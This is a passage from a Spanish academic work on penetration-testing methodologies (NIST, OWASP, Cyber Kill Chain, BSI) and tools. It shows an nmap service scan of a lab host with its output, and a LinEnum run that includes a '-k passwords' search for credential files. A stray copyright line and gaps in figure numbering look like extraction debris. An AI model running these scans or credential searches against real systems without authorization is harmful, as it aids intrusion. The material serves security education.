Además de la **ESI** que realiza, esta metodología también permite las pruebas de intrusión para evaluar la seguridad de una aplicación, sistema o red de datos. Para ello, existen cuatro fases que ayudan a facilitar dicho propósito. Estas fases que son: planificación, descubrimiento, ejecución, documentación y reporte ya están incluidas en otras metodologías que hemos comentado.

La metodología **NIST** no está diseñada para ser la metodología definitiva, pues el nivel de descripción de las distintas actividades y procesos, junto con la ausencia de distintas herramientas, o métodos específicos para realizar en las distintas fases, la hace dependiente de otras metodologías o frameworks, com pueden ser **OWASP**, para aplicaciones web, o **PTF** entre otros.

Sin embargo, esta metodología cuenta con una peculiaridad, y un hecho muy importante a la par de interesante, que es el tratar a las propias personas como activos de la organización. Y como activo de la empresa, se necesita securizar.

Muchas metodologías pasan por alto la evaluación de las propias personas, y esto es considerado como una limitación importante, pues se puede tener el sistema más seguro del mundo que si un empleado que no esté suficientemente formado, cae en una técnica de ingeniería social, puede infectar, sin realmente saberlo, toda la empresa con un malware potente, como puede ser un *ransomware*, cifrando así, toda la información de una empresa. Además si no se tiene bien configuradas la política de copias de seguridad, un error como tal, puede provocar el cierre de toda una organización.

---

<sup>10</sup><https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>




Figura 4: Fases de NIST

### 3.1.6. OWASP

La metodología **OWASP** (*Open Web Application Security Project*)<sup>11</sup> es una metodología orientada a las aplicaciones web. El enfoque que sigue, se le conoce como “caja negra” donde no se conoce apenas información referente al sistema objetivo. En muchas ocasiones sólo se proporciona un único dominio desde el cual, tras mucha investigación, se podrá encontrar ciertas vulnerabilidades o debilidades que nos permita abordar la aplicación a auditar.

Es una metodología bastante actualizada, orientada principalmente a aplicaciones web, donde al ser más específica, cuenta con un nivel de detalle en cuanto a técnicas, bastante alto y bien definido.

Un aspecto interesante a tener en cuenta acerca de esta metodología es una lista que se realiza y actualiza por la misma organización **OWASP** cada 3 años, con las 10 vulnerabilidades más explotadas hasta el momento. Esta lista se realiza para concienciar a las organizaciones acerca de la seguridad de las aplicaciones mediante la identificación de algunos de los riesgos más críticos a las que se enfrentan en la actualidad.

---

<sup>11</sup><https://owasp.org/>

La metodología **OWASP** está formada por dos fases:

- Pasiva: Consiste en la realización de diferentes pruebas, para conocer la lógica de la aplicación y aprender acerca de su funcionamiento, para determinar posibles vectores de ataque y vulnerabilidades o malas configuraciones que puedan existir en la aplicación.
- Activa: Consta de una serie de pruebas, determinadas por la metodología, que se divide en 11 procesos, y estos a su vez, se dividen en 66 subprocesos.

La metodología **OWASP** es de las más utilizadas en cuanto auditorías web se refiere, e incluso en auditorías de seguridad no solamente orientadas a aplicaciones web, también se utilizan procesos y métodos de esta metodología. Al ser tan específica, muestra con gran detalle las distintas técnicas que se pueden llevar a cabo, junto con sus prevenciones y posibles mitigaciones. La gran mayoría de expertos en ciberseguridad, si bien pueden no haber utilizado dicha metodología como tal, seguramente han utilizado alguno de los procesos descritos anteriormente como parte de su auditoría de seguridad.



Figura 5: Fases de **OWASP**

### 3.1.7. Cyber Kill Chain

Esta metodología de origen militar, está basada en **Kill Chain** e inventada por el equipo de incidentes de seguridad Lockheed Martin. **Cyber Kill Chain**<sup>12</sup> es un modelo de defensa diseñado para ayudar a mitigar los ataques más avanzados en la red, y comprobar de qué manera se están protegiendo las empresas en caso de un incidente. Muchos expertos en seguridad han seguido este modelo, siendo algunos de estos, los que han buscado su evolución.

Dicha metodología está formada por siete fases, teniendo como base los pasos que se siguen en la ejecución de una amenaza persistente avanzada, la cual es un conjunto de procesos informáticos sigilosos y orquestados por un tercero, con la intención de atacar de forma avanzada y continuada en el tiempo un objetivo determinado. Se trata con un enfoque más puramente del lado ofensivo, mostrando a las empresas qué medidas debería establecer en cada una de las fases para garantizar la seguridad.

Los diseñadores de dicha metodología dicen que hay que pensar en esta **Cyber Kill Chain** como si de una cadena de ataque se tratara, es decir, se muestra cómo un atacante puede penetrar en los sistemas y llevar a cabo sus ataques. También sirve para establecer las políticas de seguridad de la empresa, como para estudiar las tecnologías de defensa disponibles y calcular los costes que supondría un ataque de este calibre.

Esta metodología es revisada cada cierto tiempo, y en la última revisión, la 3.0, se ha añadido una fase nueva, llamada pivoting, la cual permite saltar a otras máquinas de la organización, logrando expandir la superficie de ataque y asegurar la entrada a la misma.

En este caso nos encontramos con una metodología muy enfocada al lado ofensivo de un ciberdelincuente. En ninguna de las fases se nombra la detección de vulnerabilidades, aunque si bien es cierto que para poder crear el malware y que se pueda ejecutar con éxito, en algunos casos sí se necesitaría de manera implícita una detección de vulnerabilidades previa, para poder explotar dicho malware, aunque en otras ocasiones, simplemente con que los empleados ejecuten un troyano, es más que suficiente para ganar el acceso al sistema.

---

<sup>12</sup><https://www.channelbiz.es/2015/02/17/cyber-kill-chain-o-lo-que-siempre-quisiste-saber-sobre-ello/>

Esta metodología ofrece un punto de vista totalmente diferente a las metodologías vistas anteriormente, sin embargo, las fases son muy parecidas a las del proceso de *pentest* descrito en la introducción, con la diferencia de la fase de creación del arma, donde se hace especial hincapié en el desarrollo de un malware personalizado para el objetivo.



Figura 6: Fases de **Cyber Kill Chain**

### 3.1.8. BSI

La metodología de pentesting de **BSI** (*Bundesamt für Sicherheit in der Informationstechnik*)<sup>13</sup>, fué creada en Alemania en 2008 por la Oficina Federal de Seguridad de la Información, con motivo de ofrecer una guía a los auditores de seguridad, referente a las pruebas de penetración que se realizan a las empresas. Esta metodología, junto con algunas otras metodologías como la de **OSSTMM**, forman parte del **ISO 27008**<sup>14</sup>. Dicho estándar de seguridad de la información fué publicado por la Organización internacional de normalización (**ISO**) y la Comisión Electrotécnica Internacional (**IEC**) que se centra en las auditorías de los controles de seguridad de la información, con el objetivo de que dichos controles sean adecuados para su propósito, y puedan, de manera eficaz, mitigar los riesgos de información de las organizaciones.

Esta metodología describe y estructura la realización de una prueba de penetración comisionada. Una prueba de penetración, debe de estar siempre delimitada por los objetivos del cliente. Debe tener en cuenta el tiempo limitado disponible y debe

---

<sup>13</sup>[https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration\\_pdf.pdf?\\_\\_blob=publicationFile&v=1](https://www.bsi.bund.de/SharedDocs/Downloads/EN/BSI/Publications/Studies/Penetration/penetration_pdf.pdf?__blob=publicationFile&v=1)

<sup>14</sup><https://www.pmg-ssi.com/2014/02/isoiec-27008-controles-de-seguridad-de-informacion/>



incluir una evaluación del riesgo potencial o un análisis de costo-beneficio. Además se debe de tener en cuenta un enfoque basado en módulos como el **OSSTMM**, ya que nos permite agrupar distintos pasos de pruebas individuales y utilizarlas dependiendo de la situación.

Antes de realizar una prueba de intrusión, se debe de abordar una serie de aspectos éticos, acerca de las técnicas que el auditor pueda utilizar. Uno de ellos es el de la técnica de ingeniería social. Esta técnica es muy potente, y bien utilizada permite evadir cualquier sistema de seguridad, aprovechando el eslabón más débil de la seguridad, el ser humano. Todos los humanos tenemos características y debilidades que pueden ser explotadas. Por ejemplo, un empleado recién contratado, si su jefe le pide ciertos datos sensibles actuando de una forma genuina y de confianza, el empleado seguramente se los da. Otra de los aspectos a tener en cuenta, es en cuanto a la explotación de vulnerabilidades, pues se debe de tener un control acerca de esto, ya que si se detecta una vulnerabilidad de denegación de servicio, y se explotara, se dejaría a la organización sin dar servicio y eso es algo que no puede ocurrir, a menos que se especifique en el contrato.

La metodología **BSI** es de las más utilizadas en toda Europa, teniendo 5 fases bien delimitadas en las cuales se desarrolla correctamente cada una de las necesidades que debe tener un test de intrusión. En cuanto a la detección de vulnerabilidades, tiene una fase dedicada a la búsqueda de información, en la que se puede buscar también vulnerabilidades. Además en la tercera fase se analiza dicha información, teniendo así un resumen detallado de las vulnerabilidades del sistema.

### 3.2. Tabla de comparativas y conclusiones

Una vez mostradas las metodologías, se ha establecido una serie de criterios de comparación, para intentar resolver la cuestión de cuál metodología es mejor en qué situación. El *framework* PTF al no considerarse una metodología como tal, no se incluirá en la comparativa, pues todas las metodologías pueden ayudarse de esta guía en cualquier momento.

Metodologías	Núm. Fases	Tecnologías	Ámbito	Documentac.
<b>PTES</b>	7	Redes LAN y WLAN	Sistemas, web, físico	Extensa
<b>OSSTMM</b>	6	Redes LAN, WLAN, Bluetooth, RFID y radiación electro-magnética (EMR)	Sistemas, web, físico	Muy extensa
<b>ISSAF</b>	3	Redes LAN y WLAN	Sistemas y web	Extensa
<b>NIST</b>	4	Redes LAN, WLAN y Bluetooth	Sistemas y web	Media
<b>OWASP</b>	2	Web	Web	Extensa
<b>Cyber Kill Chain</b>	7	Redes LAN y WLAN	Sistemas y web	Poca
<b>BSI</b>	5	Redes LAN, WLAN y Bluetooth	Sistemas y web	Poca

Observando la tabla anterior, se puede extraer información muy interesante acerca de la comparativa de las metodologías del *pentesting*. Antes de comenzar con la comparativa, decir que todas las metodologías son útiles en sus respectivos campos y se utilizan a día de hoy en las auditorías de seguridad. Además, cada auditor puede añadir o eliminar algunas fases en base a la situación de la auditoría requerida por el cliente.

Sin embargo, existen ciertos criterios que permiten realizar una comparativa entre las distintas metodologías. En primer lugar, el número de fases es un aspecto que, aunque no parezca importante, es interesante a la hora de crear una metodología, que las distintas fases que la componen, tengan bien definidas las funciones que realice cada una. Por ejemplo, si una metodología va a servir para auditar un sistema entero, tener dos fases no sería lo ideal, pues no estaría bien definida la funcionalidad entre las dos fases.

Por otro lado, el número de tecnologías que permite analizar cada metodología, es para nosotros, uno de los aspectos más importantes a la hora de utilizar una metodología. Bajo nuestro punto de vista, una metodología completa sería una que analizara el mayor número de tecnologías posible, ya que en la actualidad, los ciberdelincuentes utilizan vectores de ataque no tan conocidos, que pueden aprovechar otro tipo de tecnologías que no se hayan securizado correctamente, o dado la importancia que se merece, como es el caso de algunos dispositivos **Bluetooth**, o **RFID**.

El ámbito es un aspecto que, no es tan decisivo como puede ser otros aspectos, pero el hecho de tratar la securización, ya no de los sistemas de la organización, o servidores web, si no del eslabón más débil de la seguridad que es el ser humano, permite ir un paso por delante de los ciberdelincuentes. Muchas veces no se le da la suficiente importancia a la concienciación de los empleados de los posibles problemas que puede acarrear, por ejemplo, una simple descarga de su correo personal en el trabajo, o el simple hecho de conectar un dispositivo **USB**, encontrado fuera de la oficina, en los ordenadores de la empresa.

La documentación disponible sobre la metodología en cuestión, es interesante, ya que permite conocer la funcionalidad de cada fase, y las distintas técnicas y herramientas que se debe de utilizar a la hora de realizar una auditoría de seguridad. Además, el hecho de que una documentación se pueda actualizar, permite conocer nuevas técnicas o procesos que puedan servir a la hora de defenderse de un nuevo tipo de ciber-ataque.

En cuanto a la comparativa de las metodologías, comentar que se realizará en base a una auditoría de una organización completa. Por ello, la metodología **OWASP** no puede incorporarse a esta comparativa, ya que está orientada a los sistemas web. Sin embargo, es la metodología orientada a web, más utilizada de todas, y siempre que se esté haciendo una prueba de *pentesting* es interesante el uso de algunas herramientas, o técnicas más específicas que ofrezca otras metodologías, como puede ser este caso.

Una vez comentados los aspectos que se tendrán en cuenta a la hora de comparar las metodologías utilizadas en el *pentesting*, se da paso a la comparativa en sí.

Ya que le he dado más importancia al tipo de tecnologías que se analizan, en primer lugar las metodologías que quizá tenga menos valoración, sean la **ISSAF** y **Cyber Kill Chain**. Ambas realizan un análisis de las tecnologías básicas que puede tener una organización, que son las redes **LAN**, y las redes **WLAN**. Estas tecnologías son analizadas como mínimo, por el resto de metodologías. Además, no tratan al personal físico de la organización como un activo, como ocurre con **PTES**, por lo tanto serían las menos valoradas en esta comparativa.

Por otro lado, tenemos la metodología **PTES**. En este caso, a pesar de tratar a las personas como un activo que hay que securizar, sigue analizando únicamente las tecnologías básicas que hemos descrito anteriormente. Además, pensamos que es más importante securizar una tecnología, como es la de **Bluetooth**, que puede permitir nuevos tipos de vectores de ataque muy críticos para la organización, que concienciar al personal de que no realice ciertas acciones. Es por eso que sería la metodología con menos valoración después de las anteriores.

Las metodologías **NIST** y **BSI**, están bastante igualadas. Ambas analizan la tecnología de **Bluetooth** además de las básicas. Sin embargo, debido a la documentación que ofrece **NIST** con respecto a **BSI**, la más completa entre estas dos, sería **NIST**.

Por último, la metodología más completa de esta comparativa, es la **OSSTMM**. El número de tecnologías que esta analiza es bastante superior a la del resto. Además de las básicas descritas anteriormente, y la de **Bluetooth**, analiza también, las tecnologías **RFID** y la radiación electromagnética **EMR**. Estas tecnologías son utilizadas en la actualidad en situaciones tales como por ejemplo, el acceso físico a la compañía. Puede parecer de ciencia ficción, pero existen grupos de ciber criminales, que acceden a estos recintos, aprovechándose de vulnerabilidades basadas en estas tecnologías, introduciendo dispositivos infectados en los sistemas físicos de la compañía, como ocurrió en 2010 con el gusano **Stuxnet**<sup>15</sup>.

Por otro lado, trata al personal físico, como un activo que hay que securizar, tratándose así, de una metodología muy completa. Además, cuenta con una documentación muy extensa que permite consultar diferentes tipos de análisis que se pueden realizar a diferentes aspectos de los sistemas.

---

<sup>15</sup><https://es.wikipedia.org/wiki/Stuxnet>

### 3.3. Herramientas fundamentales en un pentesting

En un *pentesting* la probabilidad de éxito se multiplica, en parte por el conocimiento que tenga el pentester sobre los sistemas informáticos, y por otro lado, por las herramientas que este utilice. De nada sirve saber mucho acerca de un sistema, si no se tiene las herramientas adecuadas para llevar a cabo la auditoría, y lo mismo pasa en el caso contrario, de nada sirve tener las mejores herramientas, sin tener el conocimiento necesario para poder utilizarlas de la mejor manera.

Teniendo como punto de partida la metodología genérica que se describió en la introducción, se explicará el uso de las herramientas fundamentales en cada una de las fases utilizadas por dicha metodología.

A modo de recordatorio, se partirá de la metodología que tiene las siguientes fases:

- Alcance y términos del test de intrusión
- Recogida de información
- Análisis y detección de vulnerabilidades
- Explotación
- Post-Explotación
- Informe

Existen dos fases en las que no se utilizan herramientas, la primera, alcance y términos del test de intrusión, ya que es una fase en la que el auditor se reúne con el cliente, siendo un encuentro personal. La segunda fase es la realización del informe, en la que no existe interacción con el sistema a auditar, y se plasma en un informe todo lo realizado por el auditor.

### 3.3.1. Recogida de información

La fase de recogida de información realmente se utiliza en varias ocasiones, siendo una de ellas, cuando se tiene un primer contacto con el sistema a auditar. La segunda ocurre cuando se ha conseguido explotar alguna vulnerabilidad del sistema, y se ha obtenido acceso a este, y por lo general, consiste en la ejecución de algunos scripts que permiten localizar fallos en las configuraciones de algunos programas, o permisos de algunos programas con los que se puede realizar una escalada de privilegios de una forma ilícita.

Así pues, dada la importancia de esta distinción, en esta fase se comentará tanto herramientas para una recogida de información fuera del sistema, como herramientas que se utilicen dentro de un sistema para enumerar información muy valiosa que de otra forma no se podría obtener.

#### 3.3.1.1 Herramientas fuera del sistema

##### Nmap

*Nmap*<sup>16</sup> es una de las herramientas más conocidas y completas que existe. Es un *software* de código abierto y libre, diseñado para el escaneo de redes y auditorías de seguridad. Fue escrito por Gordon Lyon (más conocido por su alias Fyodor Vas-kovich.), pero actualmente está a cargo de la comunidad. Muchos administradores de sistemas y redes también lo encuentran útil para tareas como el inventario de la red, la administración de los horarios de actualización del servicio y la supervisión del tiempo de actividad del host o del servicio.

Nmap está disponible para todos los sistemas operativos principales, Windows, Linux y Mac OS X. Ha sido, es y será una de las herramientas principales que debe de conocer y utilizar cualquier pentester y auditor de seguridad.

Gracias a sus múltiples opciones, numerosos scripts, y a la gran documentación que existe, hacen de esta herramienta, una verdadera navaja suiza dentro de la fase de recogida de información. Además, puede ser utilizada junto a distintos frameworks, como por ejemplo, Metasploit, la cual se comentará más adelante.

*Nmap* cuenta con dos versiones, una gráfica más intuitiva, llamada *Zenmap*, donde se muestra la información de manera más cómoda y visual al usuario, y otra mediante línea de comandos, más ligera y potente.

---

<sup>16</sup><https://es.wikipedia.org/wiki/Nmap>

Una de las características que la hace tan potente, es la cantidad de opciones con la que se puede lanzar, pudiendo además, utilizar numerosos scripts para mostrar mucha más información. Otra característica que la hace muy potente es la posibilidad de escanear un rango completo de direcciones IP.

A continuación se enseña un par de imágenes, donde se muestra el resultado de un escaneo de *nmap* sin argumentos hacia un sistema.




Figura 7: Resultado de un escaneo con Zenmap




Figura 8: Resultado de un escaneo con nmap

Como se puede observar, el resultado del escaneo es muy interesante, pues aparece los puertos abiertos y cerrados que tiene el sistema que se está auditando. No obstante, la cantidad de información que aparece es pobre, ya que se ejecutó sin ningún argumento. A continuación, se mostrará la salida del escaneo, con ayuda de algunos argumentos que hacen que se obtenga una gran cantidad de información útil para la auditoría.

Como nota, comentar que a partir de este momento, sólo se mostrará la versión *nmap* de línea de comandos, pero se puede realizar exactamente igual con *Zenmap*.

```
root@kali:~# nmap -sS -sV -sC 192.168.0.21
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 14:10 EDT
Nmap scan report for 192.168.0.21
Host is up (0.00026s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp?
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu 6.6.1-4ubuntu2.10)
|_ ssh-hostkey:
|   1024 b9:07:bc:1e:21:f8:aa:09:7a:f3:66:c9:4c:1e:93:82 (DSA)
|   2048 41:1c:56:97:4e:77:d2:3a:c5:fc:e1:e8:bb:52:c7:58 (RSA)
|   256 6f:3a:67:21:7c:1c:cc:71:f3:f2:33:58:ba:ea:17:0f (ECDSA)
|_  256 31:0c:79:ba:be:a8:ef:8f:0a:f6:bb:45:70:97:b3:9b (ED25519)
80/tcp    open  http      Apache httpd 2.4.7
|_ http-ls: Volume /
|   SIZE  TIME                FILENAME
|   -    -    -
|   -    2018-07-29 13:18 chat/
|   -    2011-07-27 20:17 drupal/
|   1.7K  2018-07-29 13:18 payroll_app.php
|   -    2013-04-08 12:06 phpmyadmin/
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Index of /
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp   open  ipp        CUPS 1.7
|_ http-methods:
|   Potentially risky methods: PUT
|_ http-robots.txt: 1 disallowed entry
|_ /
|_ http-server-header: CUPS/1.7 IPP/2.1
|_ http-title: Home - CUPS 1.7.2
```

Figura 9: Resultado de un escaneo con nmap con argumentos

Como se puede ver, la cantidad de información que muestra con los argumentos, es muy superior en comparación a un escaneo sin argumentos. Las opciones que se han utilizado se detallarán a continuación:

- *-sS*: (Stealth Scan) o escaneo sigiloso, es un tipo de escaneo muy interesante y muy utilizado ya que permite escanear un rango de direcciones IP de manera rápida y discreta, debido a que nunca se completa las conexiones TCP. Este escaneo funciona de la siguiente manera: Envía un TCP SYN a la máquina objetivo, y dependiendo de la respuesta, se obtiene que, o bien el puerto está abierto, cerrado, o filtrado por algún *firewall*.



- *-sV*: Este argumento permite determinar el nombre del servicio o su versión. Esta opción es muy útil debido a que puede mostrar versiones de servicios que sean vulnerables, ayudando así, al pentester a la hora de buscar *exploits* para conseguir acceso al sistema.
- *-sC*: Sin lugar a dudas, una de las mejores opciones que ofrece nmap. La gran mayoría de información nueva con respecto a los escaneos vistos anteriormente viene de este argumento. Esta opción permite utilizar *scripts* por defecto para enumerar los distintos servicios que existan en el sistema. Es equivalente a escribir `--script=default`. Como se puede ver en la imagen, muestra mucha más información que antes, como por ejemplo, las carpetas que hay en el directorio base del servidor web, o que existe un método potencialmente arriesgado en el servidor de impresión, *CUPS*.

*Nmap* es una herramienta con decenas de opciones diferentes, capaz de obtener cantidades ingentes de información acerca del sistema.

### 3.3.1.2 Herramientas dentro del sistema

#### LinEnum

*LinEnum*<sup>17</sup> es un script de recolección de información que se utiliza para enumerar sistemas desde dentro. Fué diseñado por Rebootuser, y es de código libre, estando el código disponible para todos en su repositorio de Github. Sólo está disponible para sistemas Linux.

Este script recoge todo tipo de información que puede ser de gran utilidad al auditor, información tan útil como la versión del kernel, pudiendo ver si es una versión vulnerable, para luego ejecutar un exploit que aproveche dicha vulnerabilidad, o incluso, la tabla de rutas que podría ser muy interesante en un proceso de pivoting.

Esta herramienta reúne muchas técnicas juntas, para la recolección de información, y las muestra de una forma más gráfica, por ejemplo como se puede apreciar en la siguiente imagen, aparece la versión del kernel y otra información del sistema.

---

<sup>17</sup><https://github.com/rebootuser/LinEnum>

```
vagrant@metasploitable3-ub1404:/tmp$ ./LinEnum.sh
#####
# Local Linux Enumeration & Privilege Escalation Script #
#####
# www.rebootuser.com
# version 0.982

Name      Last modified  Size Description
-----
[-] Debug Info
[+] Thorough tests = Disabled
2020-03-21 11:26 82
Scan started at:
Wed Jun  3 15:51:51 UTC 2020 29 13:18
[-] Kernel information:
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP
2011-07-27 20:17
### SYSTEM #####
[-] Kernel information (continued):
Linux version 3.13.0-24-generic (buildd@panlong) (gcc version
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04 LTS"
NAME="Ubuntu"
VERSION="14.04, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

Figura 10: Resultado de la herramienta LinEnum.sh

*LinEnum* tiene una serie de opciones que la hacen aún más potente. Las opciones son las siguientes:

- *-k*: Esta opción se debe de utilizar, obligatoriamente, junto con una palabra clave. Esta opción permite buscar todo tipo de información en base a la palabra clave escrita, esto es, si se quiere obtener algún fichero que contenga contraseñas, con el comando: *./LinEnum.sh -k passwords* se encontrarán ficheros que contengan contraseñas, tanto en el nombre, como en el contenido.
- *-t*: Otra opción muy interesante, que permite realizar un escaneo de la información del sistema mucho más exhaustivo y lento, obteniendo así, mucha más información. Por defecto *LinEnum* se ejecuta sin ninguna opción, ejecutándose más rápido, pero sin tanta profundidad.
- *-s*: Una de las opciones con las que el auditor debe de llevar mucha precaución. El motivo es que con esta opción, el script realiza pruebas con el usuario que esté ejecutando el script para verificar los permisos de sudo, esto es, el administrador del sistema Linux. Como advertencia, el autor comenta que sólo debe de utilizarse para los *CTF* (Capture The Flag) que son competiciones donde se pone a prueba a los participantes sobre hacking mediante retos.

[illegible]

© 2015 THE UNIVERSITY OF CHICAGO. ALL RIGHTS RESERVED. DOI: 10.1086/6829111

### 3.3.2. Análisis y detección de vulnerabilidades

En esta fase, se debe de llevar mucho cuidado, debido a que, a pesar de existir grandes herramientas que automatizan el proceso de detección de vulnerabilidades, también cabe la posibilidad de la aparición de falsos positivos y falsos negativos. Para evitar eso, siempre se aconseja contrastar los resultados obtenidos por las herramientas, con pruebas manuales, y con la experiencia.

Por ejemplo, en la siguiente imagen se puede observar cómo una de las herramientas que se comentará a continuación, devuelve un falso negativo acerca de una vulnerabilidad del servicio **FTP** la cual realmente tiene un nivel de riesgo crítico.




Figura 14: Falso negativo generado por Nessus

### Nessus

*Nessus*<sup>19</sup> es una herramienta de escaneo y análisis de vulnerabilidades muy potente, desarrollado por Tenable. Es un software multiplataforma que cuenta con una versión gratuita para poder realizar pequeñas auditorías de seguridad, además de otras versiones de pago que ofrecen características más avanzadas y orientadas a entornos empresariales.

Uno de los métodos que utiliza *Nessus* para detectar vulnerabilidades es el uso de una larga lista de *plugins* escritos en **NASL** (Nessus Attack Scripting Language) que es un lenguaje de scripting hecho para *Nessus* y que está optimizado para realizar diferentes interacciones personalizadas en la red.

Una de las características más importantes de *Nessus* es la cantidad de tipos de escáneres que ofrece. Cada escáner profundiza en diferentes aspectos, habiendo desde escáneres básicos y generales, hasta escáneres avanzados y más específicos, como de *malware* y de sistemas web.

